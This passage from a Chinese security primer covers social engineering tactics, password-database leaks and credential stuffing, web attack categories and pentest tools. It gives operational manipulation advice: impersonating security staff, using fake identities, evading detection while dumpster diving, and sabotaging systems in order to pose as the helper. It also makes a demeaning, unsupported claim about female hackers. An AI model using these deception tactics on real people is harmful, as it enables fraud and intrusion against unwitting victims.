人性，不能完全的避免，如果能的话，除非非人。社会工程学是一种“很好玩”的技术，在很多技术上攻克不了的入侵，通过社工也许就能取得意想不到的想过，因为环节里存在了人。我把社工总结成一个原因，人性。任何环节，只有有人参加，就能有利用的地方，没有一个人是真的无懈可击的。

通过搜索引擎搜索相关资料，利用人天然缺少的安全警惕性，随意的将个人资料提交，导致资料得以出现在互联网而被搜索；同时也是对与目标网站的过分相信，其实对于任何网站都应该保持一份警惕。而数据库索引，更能说明对网站警惕性的重要，同时也利用了人的惰性，不同的网站，为了方便，使用相同的帐号和密码；而人性脆弱就更不用说了。

人性弱点的攻击也是常见的一种社工手法，黑客们把这种手法通常用于域名劫持，比如常见的社工 IDC 客服 证明自己是域名拥有人 然后伪造一张收集到的域名注册人的身份证，进行域名劫持。推荐人性的弱点卡耐基的可以去看看，这里就分享其中的精华部分，从中悟出点什么来。

天底下只有一种方法可以促使他人去做任何事，那就是给他想要的东西。在你每天的生活之旅中，别忘了为人间留下一点赞美的温馨，这一点小火花会燃起友谊的火焰。爱默生说：“我遇见的每一个人，或多或少是我的老师，因为我从他们身上学到了东西。”人类本质里最殷切的需求是渴望被人肯定。总结：真诚的赞赏他人。

激发他人的强烈需求，天底下只有一种方法可以影响他人，就是提出他们的需要，并且让他们知道怎样去获得。成功的人际关系在于你捕捉对方观点的能力；还有，看一件事须兼顾你和对方的不同角度。能设身处地地为他人着想，了解别人心里想些什么的人，永远不用担心未来。总结：首先想到他人的需求。

让他人感到自己重要，现实生活中有些人这所以会出现交际的障碍，就是因为他们不懂得或者忘记了一个重要的原则，就是需要让他人感到自己重要。人类本质里最深层的驱动力就是希望具有重要性。你要别人怎么待你，就得先怎样待别人。总结：让他人感到自己重要，而且要真诚而为。

假如我们知道自己势必要遭到现备时，我们首先应自己责备自己，这样岂不比让别人责备好得多么？任何愚蠢的人都会尽力为自己的错误进行辩护，而且多数愚蠢的人都会这样去做，他承认自己的错误，感觉有别于他人，并给人一种尊贵高尚的感觉。用争夺的方法，你永远得不到满足，但用让步的方法，你可能得到比你所期望的更多。总结：如果你错了，就迅速而真诚的承认。

当你与别人交谈的时候，不要先讨论你不同意的事，要先强调，而且不停地强调，你所同意的事。懂得说话技巧的人，一开始就得到许多“是”的答复。“是”的反应其实是一种很简单的技术，却为大多数人所忽略。总结：首先让别人说是，是的。

对方为什么会有那样的思想和行为，其中自有一定的原因。探寻出其中隐藏的原因来，你便得到了了解他人行动或人格的钥匙。永远按照对方的观点去想，由他人的立场去看事，一如由你自己的一样，这或许不难成为影响你终身事业的一个关键因素。总结：真诚地尽力从对方的角度看事情。

有这么一句神奇的妙语，它可以阻止人们辩论，消除他人产生的厌恶感，并给他人留下一个良好的的印象。这句话就是：“我一点也不奇怪你有这种感觉。如果我是你，也会与你的感觉一样。”人类普遍地追求同情。儿童迫切地显示他的伤害；我甚至故意割伤或打伤，以收获大量的同情。同情对方的意念及欲望。

对喜欢规避责任的人来说，困难则成了最好的挡箭牌。假如每个人成天都认为环境不好，当然就会把自己的过失诿诸“缺陷”或种种其它原因。不成熟的人随时可以把自己与众不同的地方看成是缺陷、是障碍，然后期望自己能受到特别的待遇。成熟的人则不然。总结：不要在乎困难，也许它是一种幸运的形如。

我们必须信仰某些事物。但是，假如我们没有就此信仰去采取行动，一切仍然无用。只有信心而没有作为，是无济于事的。人不是因为没有信心而跌倒，而是因为不能把信念化成行动，并且不顾一切地坚持到底。总结：拥有自己的信仰并付诸行动。

人性弱点入侵靠的是经验，灵活应对各种情况，比如快速判断这个地方会不会出现弱口令、有没有验证等。技术手段说白了，如果天天学的话，两三个月足够。

现在高明的攻击手都不会那么累，会使用社会工程学的一些方法，比如他通过跟你聊天知道了你们公司的部门组成，如果你们是按部门排座位的话，他接着就能推算出你们的网络构架，他的攻击能变得更加精准；再比如他通过挂马获得了你们老板邮箱的账号密码，他用这个邮箱给你们的同事发一封邮件，要求获得网络管理员的账号密码，基本员工都会中招。当然，技术高超的攻击手能解决一些更复杂的问题。

黑客圈其实也是拼人脉的，因为得拿到漏洞才能由程序员去制作入侵工具，你人脉广，才有人愿把漏洞送给你或跟你交换。圈里把没公布的漏洞叫 0DAY，如果刚好赶上这个网站有 0DAY 漏洞，也许我一秒钟就能把它搞定。一个 0DAY 漏洞能换 50 个普通漏洞，拿去卖市价可能有几十万元，还有一些女黑客为了骗 0DAY 漏洞情愿跟人上床，所以圈里人也把我们这个圈叫“娱乐圈”。

## 3.7 你的密码在哪

你的密码是什么？QWER？ASDF？或者是 1234QWER？总不会是生日吧？！

某密码管理公司近日发布了年度“最不安全密码排行榜”。通过此次调查，发现，虽然有如此多的解决办法，但人们对于选择一个独一无二的安全密码的觉悟还是不高。

密码越多越容易“崩溃”糗百上一个网友讲他的女朋友：数字不太敏感，最初所有银行密码都一样，后来有了小企鹅、邮箱，密码也是简单的数字，再后来有淘宝、网银，她就陷入了混乱。

有时候忘记了密码，连自己设的密码找回问题答案都记不清了……有一些账号，经常是花了半天时间，一个一个尝试，好不容易才能“破译”出来……有时候越破译不出来情绪越容易崩溃……

密码是怎样被黑客盗取的？首先，账号被盗取，第一个怀疑的就是电脑被中木马的问题，黑客通过在个人电脑中植入木马，可以利用键盘记录，钓鱼等方式来实现对密码的盗取。检查了身边几个被盗密码朋友的电脑，并没有发现任何木马，很明显通过木马的方式盗取他们账号的可能性不大。

既然不是自己的电脑有问题，那么很可能就是曾经注册过的网站被人拖库，得到了这个网站的用户名、密码信息，很多知名网站都发过拖库事件，如 CSDN、天涯、小米等，黑客间将拖下来的库进行交换、集中，就形成了一个又一个所谓的“社工库”，社工库中存放了很多个被拖库网站的帐号密码信息。可以查到，果然有的话自己有 MD5 可以去查。

对于密码，我们已经知道了不少。比如，多数密码短小、简单、且容易破解。但我们对一个人选择某个密码的心理原因却所知甚少。密码之所以经常会被猜中，是因为我们很多人会想到显而易见的词语、数字并将它们简单组合。

其实很多朋友还都有这样一种习惯，就是为了方便记忆，都会把所有网站的账号都用一个相同的账号和密码注册，无论是小论坛，还是像京东，天猫这样涉及财产的商城。这种做法是很不安全的，一旦其中一个网站沦陷，所有的帐号都将危险。

特别是随着 CSDN 数据库泄露事件之后，越来越多网站的数据库出现泄露的事情，而且这些被泄露的数据库都能够在网站上随意找得到。大家可以想一想，在你的账号密码都相同的情况下，通过以上的步骤，就可以轻易地知道你上过什么大学，做的什么工作，买了什么东西，认识什么人，说过什么话。

因为现实中存在太多可以撞库的网站，也存在很多黑产大规模“洗库”、“撞库”、“刷库”的例子。在通过拖库取得大量的用户数据之后，黑客会通过一系列的技术手段和黑色产业链将有价值的用户数据变现，这通常被称作洗库，最后黑客将得到的数据在其它网站上进行尝试登陆，叫做撞库，因为很多用户喜欢使用统一的用户名密码，撞库往往收获颇丰。

可以发现很多网站都存在撞库漏洞，同时，攻防双方此消彼长，屡防不绝，撞库这种攻击手法在黑产圈也一直因简单、粗暴、有效等特点而特别流行。

一旦数据库被泄漏，所有的用户资料被公布于众，任何人都可以拿着密码去各个网站尝试登录。对普通用户可能造成财产、个人隐私的损失或泄漏，诈骗者利用你的信息冒充客服进行一系列诈骗。而对一些敏感的金融行业的用户来说，这甚至是致命的危害！

## 3.8 浅谈社会工程

我并不是一枚攻城狮，以个人经验来看，不管事情看似多么不可能，几乎总会有一种巧妙的、意想不到的解决方法，简单而致命的攻击每天都在发生，所以人们需要掌握知识、改变密码策略、改变远程服务器的访问方式，还需要在面试、交付、雇用和解聘员工方面改变思路。如不具备知识，也便没有改变的动力。

真正的社会工程不仅是以为自己在扮演角色，而且在那个时刻，你就是那个人，你就是那个角色，你的生活就是那样的将这些知识和开锁匠、使用隐秘摄像机的间谍、专业信息收集人员的技巧相结合，你会成为一个才华出众的攻城狮，我所说的大部分都简单的说是软件工程师，泛指社会工程学的工程师。

熟知搜索语法可以帮助你找到和目标相关的信息，这对信息收集来说很重要。我习惯于使用语法来检索 PDF、DOC、XLS 和 TXT 文件。当然，员工留在服务器上的 DAT 和 CFG 文件以及其他数据库和配置文件等也是值得收集的信息不过重点是懂得谷歌提供的各种操作符可以帮助你。

翻找垃圾箱也是一种快速收集所需信息的方法。不过，翻垃圾箱时一定要记住以下几点。穿质量好的鞋子或靴子。没有比跳进垃圾堆，然后被钉子戳到脚更令人抓狂的事了。确保你的鞋子合脚且鞋带系紧了，并能保 护脚不为利器所伤。穿深颜色的衣服。这点不需要过多的解释。

你肯定会穿那些丢掉也不会心疼的衣服，而且深色的衣服不容易被发现。带一个手电筒。拿到了赶紧溜。除非你是在偏僻到不可能被抓到的地方，否则最好是拿走一些垃圾袋，到其他地方去翻找。

作为一名社会工程人员，信息收集完成后，必须开始规划如何攻击。为此，首先要建立模型，列出信息使用攻略。交流模型的建立便是最佳的开始方式之一。

在互联网上，你可以随心所欲地装扮成任何人。这种伪装技术多年来一直被恶意黑客用来攫取利益，而且不仅限于互联网。无论去什么地方，都要是所扮演的角色。

此外，很多专业社会工程人员具有多个在线身份、社交网站的身份、电子邮件和其他账户，可供伪装的时候用。学会用不同的方言与人沟通会给人留下深刻的印象。

这里想说明的是，电话仍然是一种非常强大的社会工程工具，不该因为互联网的非人格化性质而减少对它的使用。如果没有一组人陪着你训练或磨练这些技能，你必须得有创造力。试一试给家人或者朋友打电话，看看你能在多大程度上操控他们。另一种练习方法是给自己录音，就像在打电话一样，然后重放一遍看听起来如何。

缓冲区溢出通常是由黑客编写的程序，通过宿主程序的正常使用，可以利用它执行通常带有恶意目的的代码。一旦运行起来，程序会按照黑客预先设定好的步骤执行任务。

社会工程人员可以在利用信息的稀缺性时说：我不能说这个，但是……也可以说：我不确定你是否听过这个消息，但是我听说……以严肃的语调说出这样的句子意味着信息很难得人们更愿意听从他们眼中的权威人士的指导或建议。

要找到足够自信、敢于直接质疑权威的人是很难的有这种权威。作为社会工程人员，伪装成执法人员或者其他政府官员通常是违法的，不过伪装成保安、银行保安或者其他类型的具有执行权威的人就没问题，也常用于社会工程实践。

收集和分类信息可能是很多社会工程人员的薄弱环节。如果存在一个工具，它可以同时对一个域名、IP 地址，甚至是一个人进行几十种搜索；能提示各项信息的权重，显示信息重要与否。

我觉得信息收集的重要性再怎么反复强调也不为过。每一个社会工程项目的质量、专业性以及成功正是取决于信息收集的水平。网络是浩瀚无边的信息源。

公司会将财务记录、员工的姓名和职位、联系信息、公司的照片、安全规章、合同、厂商和供应商的名 字、人们的个人资料等都发布到网上。员工和普通人也会将私人的照片、地址、购买的东西、租约、合同以及喜欢的食物、队和音乐等信息放到网上。

你能够提高自己读懂他人的能力，并能和周围的人进行更加有效的沟通。不要仅将它们运用在安全实践之中，要运用于生活的各个方面，这会改变你的生活。

社会工程是一门真正的艺术。尽情享受它吧！

## 3.9 反欺骗的艺术

这里为什么说反欺骗的艺术，凯文的原书本来是欺骗的艺术……无奈被加了个反，显得更正能量！先介绍下反向社会工程学。

反向社会工程学是指黑客通过技术或者非技术手段给网络或者计算机制造故障，使被攻击者深信问题的存在，诱使工作人员或者网络管理人员透漏或者泄露攻击者需要获取的信息。这种方法比较隐蔽，危害也特别大，不容易防范。

反向社会工程学包括三个部分:暗中破坏，自我推销和进行帮助。黑客先是对网络进行暗中的破坏让网络出现明显的问题，然后他就来对网络进行维修并从雇员那里获得他真正需要的信息。那些雇员不会知道他是个黑客，因为他们网络中出现的问题会得到解决，所有人都会很高兴。反向社工主要提出的步骤为。

破坏，对目标系统获得简单权限后，留下错误信息，使用户注意到信息，并尝试获得帮助。推销，利用推销确保用户能够向攻击者求助，比如冒充是系统维护公司，或者在错误信息 里留下求助电话号码。支持，攻击者帮助用户解决系统问题，在用户不察觉的情况下，并进一步获得所需信息。

阐述一下原文欺骗的艺术，而不是反欺骗的艺术，只是说的好听点。说白了就是忽悠，不比赵本山的买拐三部曲高明。也被称为社会工程学—简称社工通过各种手段，各种办法，收集一切能利用的资料和线索。不放过每一个细节。利用一切可以利用的资源。不择手段的达到最终的目的。

陌生人肯定会对此产生一种恐惧感，但是了解社工的人们，确认为这是一种艺术。一门学问！即使你不会入侵，不会提权，一根电话线就可以达到你入侵的目的！其中故事真实生动又发人深省。

凯文自述，自从被捕以后，我已经承认了自己这些行为的非法，侵犯了他人的秘密。我的错误行为是由于好奇心引起的，我抑制不住的想知道电话网络是如何运转的，以及了解计算机安全的每个细节。我从一个喜欢魔术戏法的孩子成为一个最具恶名的、被政府和企业害怕的黑客。当我反省过去的这 30 年时，我承认自己做出了极其拙劣的选择，被好奇心驱使，被学习欲望和挑战的虚荣所驾驭。

我现在已经转变，我正在运用我的才能和信息安全、社会工程学的许多有关知识来帮助政府、企业、个人来检测、防范和应对信息安全的威胁。把我的经验较好地介绍给他人，以避免那些怀有恶意的信息盗贼可能带来的危害。才能批判它，之后才能战胜它。

并不是只有那些有权访问到敏感信息的人，软件工程师、发展研究部门的人等等，需要得到防入侵的安全培训，几乎公司里的所有人员都需要安全培训以保护企业，防范商业间谍和信息窃贼。

实施这项基础工作首先要在企业范围内做一项信息资产的调查，单独地审视每一项关键、敏感，或是有价值的信息资产，并提出问题，攻击者可能会使用什么样的社会工程手段来危及这些资产的安全。

围绕这些问题，为有权访问信息资产的人制定出恰当的培训方案。任何没有见过面的人找你询问某些信息和资料，或是让你操作一下你的计算机时，每一个员工都应该问自己：如果我把这些信息透露给最坏的敌人，我或我的公司会因此而受到伤害么？

我们并不想怀疑我们遇到的每一个陌生人，在怀疑中渡过人生。然而，我们越容易相信他人，我们就越容易被欺骗，从而把公司的私有信息泄露给下一个社会工程师。

内部网上有什么？企业的内网也许有些内容会对外开放，剩下的只开放给员工。那你的公司是否确保了敏感信息不被放到不该放的地方？你的机构对内网上的敏感信息是否被放到网站公众访问区的最后一次检查是在什么时候？如果你的公司使用了代理服务器来增加企业的网络安全性，最近有没有进行检查以确保这些服务器做到正确的配置？

实际上，有人检查过你的内网安全性么？当我们遇到头痛的事情时，如果有个经验丰富、技术高超的人来帮忙，我们一定会很感激。社会工程师了解这一点，并懂得如何利用它。他还知道如何制造一个麻烦，然后帮你解决以获得你的感激，最后利用你的感激之情来获取信息或得到你的一些小关照，这将把你的公司或是你个人置于不利的地步，而你可能永远不知道你已经遭受损失。

社会工程师一个最强有力的技能就是扭转局面。虽然有句老话说“不劳而获是不可能的”，但把免费当做幌子进行促销仍是许多商家愿意使用的方法，无所谓合理不太合理，而大多数人对免费的渴望往往导致忽略了对方的提议和承诺。

社会工程师通常有很有魄力，他们反应迅速并且表达能力相当强，也很熟练转换人们的思考过程使其合作，任何一个认为自己对这种控制免疫的人都低估了这种能力和社会工程师的破坏力。一个优秀的社会工程师，另一方面，绝不会低估他的对手。一个好的社会工程师不会去到处宣。通常想让人低估，不自己把当成威胁。



# 第四章

# 你好，Web

## 4.1 初识前端安全

现在谈的 Web2.0 和 HTML5 可以说是非常普及了，可以说未来的互联网在很大程度上都将由 HTML+JavaScrIPt+CSS 构成，现在做个啥宣传没有华丽的 H5 动画效果都不好意思放出去宣传，安全是互联网发展的基础。

如果说互联网是由人组成的，那么有人的地方就有江湖，现在说啥都能说到这么一句……江湖中总有高手，互联网中总是也有技术黑客的存在。

近年来很多媒体的胡乱报道，一出啥事就说到黑客，我想看到本书的，你应该能分清楚黑客和骇客的区别，黑客也好，骇客也罢，在网络世界中总是用各种让人叹为观止的奇妙招数让人在还未反应过来时就已经中招。一个人在江湖中潇洒游走，不会点武功咋行。在互联网中怎么样用正确的姿势上网，了解点黑客知识，知己知彼才能笑傲江湖。

网络安全永远伴随着业务的变化而变化，网络安全也是互联网公司的生命，更是每位网民的最基本需求。十几年前 Web 迅速的兴起，Web1.0 到 2.0 标志着又一次的互联网革命，安全问题总是会伴随着如约而至，爆发个什么毒就火了。

可能没有影响到你，你根本不觉得这个是个什么问题，但是时代就是这样，浏览器挂马、Xss、CSRF 都成都主流手段，能最多感受到的就是网站被挂黑页，政府网被挂成人页，当然背后还牵扯到利益。

Web 前端的安全也是不容忽视，用户参与度与粘性都非常高的 Web 时代，各种海量的数据都可以在 Web2.0 网站中找到，通过前端黑客技巧很容易就掌控了目标用户的隐私数据，Xss、CSRF 和界面操作劫持，实施这类攻击的代价也越来越大。

Web 分好几层，针对每一个都简单的描述一下，先从操作系统说，一般的使用最多的 Windows，但是作为一名黑客来说，你需要掌握更常用在服务器端的 Linux 操作系统，这个你可以先到 Windows 下打开 CMD 的命令行，也就是 DOS 命令先学好，自己慢慢摸索一下。

然后就是存储，存储也分很多种，比如你手机的内存和运存就是不同的概念，运存是运行内存，决定你手机使用性能，一般运存小了就会卡，所以现在是越来越大，存储就是你可以存储数据的，在服务器数据库有存储，电脑内存也需要存储，文件存储到硬盘类似。Web 容器，容器一般可以认为是放东西的。

我这里说的是应用服务组，比如你搭建一个啥东西，为你搭建的提供一个运行环境，你编程什么都要配置一下环境，不同的环境和接口都有一套标准，当然你用什么就有不同的容器，比如 tomcat 就是一个开源的服务器，是 JSP、servlet 的容器。

Web 服务端的语言有很多人都能知道了，常看到的是 PHP、JSP、.Net，还需要有开发的框架，前端框架，然后就是应用和第三方等，如果你不了解这些研究对象是不可能搞好安全研究的。

但这“前端”二字倒是说的狭义了些，安全的问题大部分还是更依赖于后端的过滤和拦截措施，Web 基本攻击大致可以分为三大类，资源枚举、参数操纵和其它攻击。

资源枚举，有时候受上级、前辈、同事之类的影响，我们可能会约定成俗地去做某件事情，比如用骆驼命名法来命名函数名、用 JSDoc 的方式来书写注释，这样会让你的团队工作更加规范。然后有一天要给项目做备份了，就直接把该项目压缩为 RAR 文件，命名什么呢？首选自然是“bak.RAR”，你看数据库备份形式不也是.bak 嘛。

于是乎，如果压缩包所在的地址是可访问的，那么所有人都可以轻松地下载到这个 bak.RAR 文件，你的项目也不存在什么小秘密了。这就是“资源枚举”，别有用心的人会遍历你站点所有可访问的目录，然后把一些常见的备胎文件名一个个都枚举一下，如果运气好枚举到了就直接下载。

跟随主流在这里不是好的事情，对于重要的东西，要么放在外人不可访问的地方，要么应当给它起一个不那么好猜的名字。资源枚举也不仅仅局限于瞎找东西，聪明的人会利用线索来更好地猜东西。

假设有一个站点走的伪静态的高冷路线，不想让别人知道它所使用的语言和数据库，但没有配置好后端错误信息的提示。那么“别有用心”的朋友就可以在这个站点里的某个搜索结果页面篡改 URL 参数，导致数据库查询错误而返回数据库错误信息页面，或者输入一个根本不存在的子页面地址来获取错误信息，进而可判断该站点到底用的是什么数据库或动态语言。

参数操纵这里包括了 SQL 注入、XPath 注入、cgi 命令执行，还有 Xss 和会话劫持等。前三个的攻击主要是在服务端触发的，后二者的攻击则是侧重于客户端。

我们需要做的自然是对提交参数的过滤，最好是前端过滤一遍，后端也过滤一遍，后端的过滤和拦截是最重要的，毕竟通过在浏览器禁用脚本的配置可以躲过前端的过滤。

会话劫持，百度百科有个很有意思的引喻，在现实生活中，比如你去市场买菜，在交完钱后你要求先去干一些别的事情，稍候再来拿菜；如果这个时候某个陌生人要求把菜拿走，卖菜的人会把菜给陌生人吗？

这个比喻很有意思，我们常规访问一个 HTTP 网站时是与其服务器建立了一次 HTTP 会话。假设你宿舍楼的“朋友”都跟你处于同一个子网上，其中有人想伪装成你来劫持你的 HTTP 会话，那么服务器会信息返回给那个人吗？

答案是肯定的，因为 HTTP 会话并不安全。它在经过 TCP/IP 协议封装传输数据时，在传输的数据的每一个字节中插入一个 32 位的序列号码，这个序列号用来保持跟踪数据和提供可靠性，序列号是依循数据顺序逐步递增的。

第三方攻击者可以通过嗅探的方式来获取用户与服务器通讯中的报文信息，如果他能猜测到数据中的序列号，那便能把合法的用户断开，伪装成合法用户让自己控制后续的通话。

其它攻击，其它攻击包括有前面未提及的 CSRF 攻击、钓鱼攻击和拒绝服务攻击等。CSRF，翻译为跨站请求伪造，与 Xss 非常相似，但 Xss 是利用用户对当前网站的信任来发起攻击，而 CSRF 是利用网站对用户的信任来发起攻击。

## 4.2 入门工具推荐

新人入门总在寻找好工具来提高效率，Metasploit、Nessus 安全漏洞扫描器、Nmap、Burp Suite、OWASP ZAP、SQLmap、Kali Linux 和 Jawfish 等等。这些工具为保护贵企业安全起到了关键作用，因为这些也正是攻击者使用的同一种工具。要是你没找到自己的漏洞并及时堵上，攻击者就会钻空子。

当然现在工具和相关的网站提供的服务也越来越多了，更新的越来越快，所以这里我就不发渗透相关的网站了，简单介绍一下工具有个关键字，知道如何取自己所需。

Metasploit 是一种框架，拥有庞大的编程员爱好者群体，广大编程员添加了自定义模块，测试工具可以测试众多操作系统和应用程序中存在的安全漏洞。人们在 GitHub 和 Bitbucket 上发布这些自定义模块。与 GitHub 一样，Bitbucket 也是面向编程项目的在线软件库。

Nessus 安全漏洞扫描器是一款备受欢迎的、基于特征的工具，可用于查找安全漏洞。Nessus 只能将扫描结果与收录有已知安全漏洞特征的数据库进行比对。Nmap 网络扫描器让渗透测试人员能够确定企业在其网络上拥有的计算机、服务器和硬件的类型。这些机器可以通过这些外部探测来查明，这本身就是个安全漏洞。攻击者利用这些信息为攻击奠定基础。

Burp Suite 是另一款备受欢迎的 Web 应用程序渗透测试工具。据 Burp Suite Web 安全工具厂商称，它可以标绘并分析 Web 应用程序，查找并利用安全漏洞。

OWASP ZAP 是来自非营利性组织 OWASP，开放 Web 应用程序安全项目的 Web 应用程序渗透测试工具。ZAP 提供了自动和手动的 Web 应用程序扫描功能，以便服务于毫无经验和经验丰富的专业渗透测试人员。SQLmap 可自动查找 SQL 注入攻击漏洞。然后，它会利用那些安全漏洞，全面控制数据库和底层服务器。

Kali Linux 是一款一体化工具，包含一套专用的预安装测试以及安全和取证分析工具。它拥有的工具面向对安全一无所知的人。

不像大多数工具基于特征，Jawfish 是一款使用遗传算法的渗透测试工具。遗传算法会根据搜索结果来寻找目标。基于搜索标准，随着 Jawfish 逐渐靠近它所寻找的目标，这里是安全漏洞，它就能找到结果。Jawfish 不需要特征数据库。

如何使用渗透测试工具 Metasploit、Nessus 安全漏洞扫描器、Nmap、Burp Suite、OWASP ZAP、SQLmap、Kali Linux 和 Jawfish 各有各的用途。大多数企业需要多款工具。Metasploit 既提供了 Ruby 接口，又提供了 CLI，那样你的渗透测试人员可以选择其中一种，这取决于你想要完成什么任务。

Ruby 接口比较适用于测试非常大的网络，因为在 CLI 中运行命令对这种测试任务而言太过枯燥乏味。

Nessus 安全漏洞扫描器可以检查计算机和防火墙，寻找敞开的端口、是否安装了可能存在漏洞的软件。某大型技术解决方案提供商说：就渗透测试而言，这款工具用处不大，因为它不够精准，通过前门进入，与操作系统进行通信才能确定安全漏洞。这款工具通常用于合规工作，完全用来确定补丁是不是最新版本。

Nmap 可以用来搜索主机、敞开的端口、软件版本、操作系统、硬件版本及安全漏洞，通常标绘网络的攻击面。它在渗透测试的每个阶段都很有用，只要你有一组新的主机、端口及其他资源需要识别，比如进入一个新的网段时。这款工具拥有脚本功能，适用于枚举用户访问。

Burp Suite 可与你的 Web 浏览器结合使用，标绘 Web 应用程序。Burp Suite 里面的工具可发现应用程序功能和安全漏洞，然后发动特定的攻击。Burp Suite 可以自动执行重复性功能，同时在渗透测试人员需要控制个别选项以便测试的地方为用户保留了选择。这一款功能非常丰富的工具可使用代理，探究分析跨站脚本及其他安全漏洞；它提供了一定的透明度，让人们清楚网站实际上将什么数据发送给服务器。

OWASP ZAP 可执行众多扫描和测试，包括端口扫描、蛮力扫描和模糊测试，以便识别不安全的代码。渗透测试人员使用界面直观的 GUI，这种 GUI 类似微软应用程序或某些 Web 设计工具的 GUI。一旦你在网站上浏览并执行活动，你再次进入 ZAP，就可以查看代码、在那些活动过程中什么数据泄露。被设置成代理服务器后，OWASP ZAP 控制它处理的网络流量。这款工具比 Burp Suite 更新颖，功能不是同样丰富，却是免费开源的。它提供了一小批功能和 GUI，对刚接触 Web 应用程序渗透测试的人来说倒是很有用。

利用 SQLmap，通过命令行中的 python 命令，测试代码没编好的网站和与数据库连接的 URL。如果数据库信息的异常 URL 地址导致了错误代码，那么该链接就很容易受到攻击。SQLmap 安装在虚拟机里面的 Ubuntu Linux 上。作为另一种支持脚本的工具，SQLmap 可以查明编程员是否对输入进行了参数化之类的问题。如果没有进行参数化，渗透测试人员或攻击者就可以转发名称、分号或 SQL 命令，然后在数据库上运行，从而获得控制权。

安装 Kali Linux 后，可以打开与之捆绑的十多个渗透测试、漏洞利用工具中的任何一个工具。Kali Linux 随带大量的用户说明文档。你可以试一试使用 GUI 这种形式的 Jawfish 渗透测试工具。

只要输入目标服务器的 IP 地址、该 IP 地址下易受攻击的网站地址，然后输入安全漏洞、方法和目标文本。你成功破解了地址后，该工具会返回目标文本。

浏览器 Firefox 火狐下 FireBUG，调试 JS，HTTP 请求响应观察，Cookie，Dom 树观察等；GreaseMonKey， Online JavaScrIPt beautifier，HTTP 代理工具 FIDdler，找漏洞的 Burp Suite，神器，不仅 HTTP 代理，还有爬虫、漏洞扫描、渗透、爆破等功能；漏洞扫描工具 AWVS，不仅漏扫方便，自带的一些小工具也好用；Python 自写脚本/工具，好漏洞是你用 AWVS 等就能发现的？

Nmap，绝对不仅仅是端口扫描！几百个脚本；漏洞利用 sqlmap，SQL 注入利用最牛神器，没有之一；Metasploit，主机渗透框架，一些社工平台，好的都匿了；Hydra，爆破必备；抓包工具 Wireshark，抓包必备；tcpdump，Linux 下命令行抓包，结果可以给 Wireshark 分析；大数据平台 ZoomEye，SHODAN，老外开放的一个网络空间搜索引擎。

黑客工具很容易被滥用，而其威力和危害都远大于警察目前所使用的监控技术，学习无止境，不要走入歧途。

## 4.3 安全原理分析

Web 安全不仅仅是互联网才需要，Web 服务是指采用 B/S 架构、通过 HTTP 协议提供服务的统称，这种结构也称为 Web 架构，随着 Web2.0 的发展，出现了数据与服务处理分离、服务与数据分布式等变化，其交互性能也大大增强，也有人叫 B/S/D 三层结构。

互联网能够快速流行得益于 Web 部署上的简单，开发上简便，Web 网页的开发大军迅速超过了以往任何计算机语言的爱好者，普及带来了应用上繁荣。

J2EE 与.NET 的殊途同归，为 Web 流行扫清了厂家与标准的差异；众望所归，Web 架构从互联网走进了企业内部网络，新业务系统的开发，越来越多的系统架构师选择了 Web 架构，与熟悉它的人如此广泛是分不开的。事实再一次证明了那个经典的理论：简洁的最容易流行。

简单与安全好象总有些矛盾，浏览器可以直接看到页面的 HTML 代码，早期的 Web 服务设计没有过多的安全考虑，人性本善，技术人员总是相信人都是善良的!

但随着 Web2.0 的广泛使用，Web 服务不再只是信息发布，游戏中的装备交易、日常生活中网上购物、政府行政审批、企业资源管理...信息价值的诱惑，人的贪婪开始显现，不是所有的人都有 Web 设计者的“大同”思想，安全问题日显突出了。

互联网是个人思想展现的乐园，也是世界级的、虚拟的“另一个”社会，既然大家都是虚拟的、带着面具的，要变成现实社会中的真实利益，还需要一些转换才可以兑现。

但 SOA 把 Web 架构带入企业内部网络，这里的网络世界是“真实的”，利益是可以直接兑现的，Web 安全问题变得刻不容缓。

用户使用通用的 Web 浏览器，通过接入网络网站的接入则是互联网连接到 Web 服务器上。用户发出请求，服务器根据请求的 URL 的地址连接，找到对应的网页文件，发送给用户，两者对话的“官方语言”是 HTTP。网页文件是用文本描述的，HTML/Xml 格式，在用户浏览器中有个解释器，把这些文本描述的页面恢复成图文并茂、有声有影的可视页面。

通常情况下，用户要访问的页面都存在 Web 服务器的某个固定目录下，是一些.HTML 或.xml 文件，用户通过页面上的超连接就可以在网站页面之间“跳跃”，这就是静态的网页。

后来人们觉得这种方式只能单向地给用户展示信息，信息发布还可以，但让用户做一些比如身份认证、投票选举之类的事情就比较麻烦，由此产生了动态网页的概念，所谓动态就是利用 flash、PHP、asp、Java 等技术在网页中嵌入一些可运行的小程序，用户浏览器在解释页面时，看到这些小程序就启动运行它。

小程序的使用让 Web 服务模式有了“双向交流”的能力，Web 服务模式也可以象传统软件一样进行各种事务处理，如编辑文件、利息计算、提交表格等，Web 架构的适用面大大扩展，Web2.0 可以成为 SOA 架构的实现技术之一。

这些小程序可以嵌入在页面中，也可以以文件的形式单独存放在 Web 服务器的目录里，如.asp、.PHP、JSP 文件等，并且可以在开发时指定是在用户端运行，还是在服务器端运行；用户不再能看到这些小程序的源代码，服务的安全性也大大提高。

这样功能性的小程序越来越多，形成常用的工具包，单独管理，Web 业务开发时，直接使用就可以了，这就是中间件服务器，它实际上是 Web 服务器处理能力的扩展。

静态网页与小程序都是事前设计好的，一般不经常改动，但网站上很多内容需要经常的更新，如新闻、博客文章、互动游戏等，这些变动的数据放在静态的程序中显然不适合，传统的办法是数据与程序分离，采用专业的数据库。

Web 开发者在 Web 服务器后边增加了一个数据库服务器，这些经常变化的数据存进数据库，可以随时更新。当用户请求页面时，小程序根据用户要求的页面，涉及到动态数据的地方，利用 SQL 数据库语言，从数据中读取最新的数据，生成完整页面，最后送给用户，如股市行情曲线，就是由一个不断刷新的小程序控制。

除了应用数据需要变化，用户的一些状态信息、属性信息也需要临时记录，因为每个用户都是不同的，而 Web 服务器本来是不记录这些信息的，只管答复你的要求，人一走茶就凉了。

后来 Web 技术为了友好互动，需要记住用户的访问信息，建立了一些“新”的通讯机制 Cookie：把一些用户的参数，如帐户名、口令等信息存放在客户端的硬盘临时文件中，用户再次访问这个网站时，参数也一同送给服务器，服务器就知道你就是上次来的那个“家伙”了。

Session：把用户的一些参数信息存在服务器的内存中，或写在服务器的硬盘文件中，用户是不可见的，这样用户用不同电脑访问时的贵宾待遇就同样了，Web 服务器总能记住你的“样子”，一般情况下，Cookie 与 Session 可以结合使用。

还有一个问题应该提一下，就是浏览器给用户电脑带来的安全问题，因为 Web 可以对本地的进程、硬盘操作，可以把木马、病毒放到你的电脑上来，Web 架构中使用“沙漏”技术提供安全保护，就是限制页面中小程序的本地读写权限。

